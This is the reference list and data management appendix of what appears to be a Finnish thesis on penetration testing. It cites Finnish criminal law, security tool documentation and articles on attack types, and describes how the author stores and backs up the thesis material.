HE 94/1993 - Hallituksen esitykset - FINLEX ®. (n.d.). Retrieved February 12, 2022, from https://www.finlex.fi/fi/esitykset/he/1993/19930094

Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution. (n.d.). Retrieved February 12, 2022, from https://www.kali.org/

Laki rikoslain muuttamisesta 368/2015 - Säädökset alkuperäisinä - FINLEX ®. (n.d.-a). Retrieved July 18, 2022, from https://www.finlex.fi/fi/laki/alkup/2015/20150368#Pidm45949344846688

Laki rikoslain muuttamisesta 368/2015 - Säädökset alkuperäisinä - FINLEX ®. (n.d.-b). Retrieved February 12, 2022, from https://www.finlex.fi/fi/laki/alkup/2015/20150368

Monsters in the Middleboxes: Introducing Two New Tools for Detecting HTTPS Interception. (n.d.). Retrieved February 15, 2022, from https://blog.cloudflare.com/monsters-in-the-middleboxes/

Nmap: the Network Mapper - Free Security Scanner. (n.d.). Retrieved February 18, 2022, from https://nmap.org/

Offensiiviset tietoturvapalvelut - Loihde Trust. (n.d.). Retrieved February 12, 2022, from https://www.loihdetrust.com/palvelut/offensiiviset-tietoturvapalvelut/

Quick Start Guide | Metasploit Documentation. (n.d.). Retrieved February 12, 2022, from https://docs.rapid7.com/metasploit/

Simple Mail Transfer Protocol (SMTP) - GeeksforGeeks. (n.d.). Retrieved September 7, 2022,

from https://www.geeksforgeeks.org/simple-mail-transfer-protocol-smtp/

The history of penetration testing - Infosec Resources. (n.d.). Retrieved February 22, 2022, from https://resources.infosecinstitute.com/topic/the-history-of-penetration-testing/

The Social-Engineer Toolkit (SET) - TrustedSec. (n.d.). Retrieved September 7, 2022, from https://www.trustedsec.com/tools/the-social-engineer-toolkit-set/

The Social Engineering Toolkit (SET) - SecurityTrails. (n.d.). Retrieved September 11, 2022, from https://securitytrails.com/blog/the-social-engineering-toolkit

Types of Cyber Attacks | Hacking Attacks & Techniques | Rapid7. (n.d.). Retrieved April 1, 2022, from https://www.rapid7.com/fundamentals/types-of-attacks/

WEP vs. WPA. (n.d.). Retrieved March 3, 2022, from https://www.kaspersky.com/resource-center/definitions/wep-vs-wpa

What Is a Backdoor & How to Prevent Backdoor Attacks (2022). (n.d.). Retrieved February 15, 2022, from https://www.safetydetectives.com/blog/what-is-a-backdoor-and-how-to-protect-against-it/

What is a Backdoor Attack | Shell & Trojan Removal | Imperva. (n.d.). Retrieved February 15, 2022, from https://www.imperva.com/learn/application-security/backdoor-shell-attack/

What is Kali Linux? | Kali Linux Documentation. (n.d.). Retrieved February 12, 2022, from https://www.kali.org/docs/introduction/what-is-kali-linux/

What is Metasploit? The Beginner's Guide. (n.d.). Retrieved February 12, 2022, from https://www.varonis.com/blog/what-is-metasploit

What is MITM (Man in the Middle) Attack | Imperva. (n.d.). Retrieved February 15, 2022, from https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/

What is Nmap? Why you need this network mapper | Network World. (n.d.). Retrieved February 18, 2022, from https://www.networkworld.com/article/3296740/what-is-nmap-why-you-need-this-network-mapper.html

What is Penetration Testing? | Core Security. (n.d.). Retrieved February 22, 2022, from https://www.coresecurity.com/penetration-testing

Wireshark · Go Deep. (n.d.). Retrieved February 12, 2022, from https://www.wireshark.org/

Liite 1: Aineistonhallintasuunnitelma

Tämän opinnäytetyön aineistoa säilytetään tekijän kotitietokoneelle, että Google Drivessä. Kaikki materiaali tulee olemaan tuplana näissä tallennustiloissa. Pyrin varmuuskopioimaan opinnäytetyöni Googlen Driveen joka kerralla, kun teen siihen muutoksia. Näin saadaan 100 % varmuus siitä, että kovaa työtä ei tulla menettämään vahingossakaan. Työssä arkaluontoisinta on minun omien laitteideni MAC-osoitteet. Nämä muokkaan piiloon heti alussa ja tallennan alkuperäisien kuvakaappausten päälle. Työssä ei tule olemaan suojattavia henkilötietoja. Aineisto säilyy hyväksymispäivästä eteenpäin näillä metodeilla.